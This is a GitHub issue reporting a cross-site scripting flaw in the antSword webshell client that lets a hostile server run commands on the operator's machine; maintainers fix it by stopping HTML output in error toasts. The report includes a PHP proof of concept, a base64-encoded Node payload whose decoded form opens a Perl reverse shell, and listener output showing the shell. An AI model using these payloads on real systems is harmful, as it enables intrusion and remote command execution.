New issue

Jump to bottom

# There is RCE Vulnerability in antSword #147


Closed ev0A opened this issue on Apr 11, 2019 · 6 comments

Labels Bug

Projects AntSword-v2.1

**ev0A** commented on Apr 11, 2019

想交某VE，所以下面就用英文先写了
When i connect to my webshell by antsword.If the connection fails, antSword will echo error information.
like this




| URL地址 | IP地址 | 物理位置 | 网站备注 | 创建时间 | 更新时间 |
|---|---|---|---|---|---|
| http://127.0.0.1/2.php | 127.0.0.1 | IANA 保留地址用 | | 2019/03/26 19:59:00 | 2019/03/26 20:08:17 |

```
[],"decoder":null,"defaultEncoding":
"utf8","emittedReadable":false,"enc
oding":null,"endEmitted":false,"end
ed":false,"flowing":true,"highWater
Mark":16384,"length":0,"needRead
able":true,"objectMode":false,"pipes
":null,"pipesCount":0,"ranOut":false
,"readableListening":false,"reading"
:true,"readingMore":false,"resumeS
cheduled":false,"sync":false},"_serv
er":null,"_sockname":null,"_writabl
eState":
{"bufferProcessing":false,"buffered
Request":null,"bufferedRequestCou
nt":0,"corked":0,"corkedRequestsFr
ee":{"entry":null,"next":
{"entry":null,"next":null}},"decode
Strings":false,"defaultEncoding":"ut
f8","ended":true,"ending":true,"erro
rEmitted":false,"finished":true,"high
WaterMark":16384,"lastBufferedRe
quest":null,"length":0,"needDrain":f
alse,"objectMode":false,"pendingcb
":0,"prefinished":true,"sync":false,"
writecb":null,"writelen":0,"writing":
false},"allowHalfOpen":false,"conn
ecting":false,"destroyed":true,"doma
in":null,"parser":null,"readable":fals
e,"server":null,"writable":false},"sta
tusCode":500,"statusMessage":"Inte
rnal Server Error","trailers":
{},"upgrade":false,"url":""},"server
Error":true,"status":500,"statusCode
":500,"statusType":5,"type":"text/ht
ml","unauthorized":false,"unprocess
ableEntity":false},"status":500}
```

this information don't have xss protect,so i can xss and execute system command
My poc

```php
<?php
header('HTTP/1.1 500 <img src=# onerror=alert(1)>');
```



My exp (for perl)


```
<?php

header("HTTP/1.1 406 Not <img src=# onerror='eval(new Buffer(`cmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWMoJ3BlcmwgLWUgXCd1c2UgU29ja2V0OyRpPSIxMjcuMC4wLjEiOyRwPTEwMDI7c29ja2V0KFMsUEZfSU5FV
?>
```

base64_decode code

```
require('child_process').exec('perl -e \'use Socket;$i="127.0.0.1";$p=1002;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,
    alert(`stdout: ${stdout}`);
  });
```

getshell



```
 evoA👍  ~  nc -l 1002
bash: no job control in this shell
bash-3.2$ uname -a
Darwin evoAdeMBP.lan 18.2.0 Darwin Kernel Version 18.2.0: Thu Dec 20 20:46:53 PS
T 2018; root:xnu-4903.241.1~1/RELEASE_X86_64 x86_64
bash-3.2$ sw_vers
ProductName:    Mac OS X
ProductVersion: 10.14.3
BuildVersion:   18D109
bash-3.2$ 
```

~/source/modules/filemanage/index.js 206

```
toastr.error((err instanceof Object) ? JSON.stringify(err) : String(err), LANG_T['error']);
```

add xss protect

**Medicean** commented on Apr 11, 2019 Collaborator

感谢。为了防止插件中 toastr 出现类似问题, 修改了 toastr 可以输出 html 的特点，以后均不支持输出 html。

**Medicean** added In Progress Bug labels on Apr 11, 2019

**Medicean** closed this as completed in 37f871b on Apr 11, 2019

**Medicean** removed the In Progress label on Apr 12, 2019

**rootkiter** commented on Apr 12, 2019

这个有点屌，RCE呀。

**ViCrack** commented on Apr 12, 2019

感觉这种程序架构比较容易出现xss rce遗漏，要不将任何从客户端来的的数据进行一次统一的encode过滤

**unixcs** commented on Apr 12, 2019

刺激

**Medicean** commented on Apr 12, 2019 Collaborator

@ViCrack 这个也是在输出的时候疏忽导致的，UI框架中用到的库不尽相同，比如 dhtmlx 中 grid，tree 都会在输出前编码一次，而 toastr 本就是输出 html 的，所以一刀切不是个好办法。

**Mr-xn** commented on Apr 15, 2019

不过 这个利用起来 需要时间竞争 话说倒是可以读取db.ant 发送到远程 全部拿走 哈哈哈哈

**Medicean** added this to **Done** in **AntSword-v2.1** on Apr 26, 2019

Assignees

No one assigned

Labels

🐛 Bug

Projects

**AntSword-v2.1**

Done

Milestone

No milestone

Development

No branches or pull requests

6 participants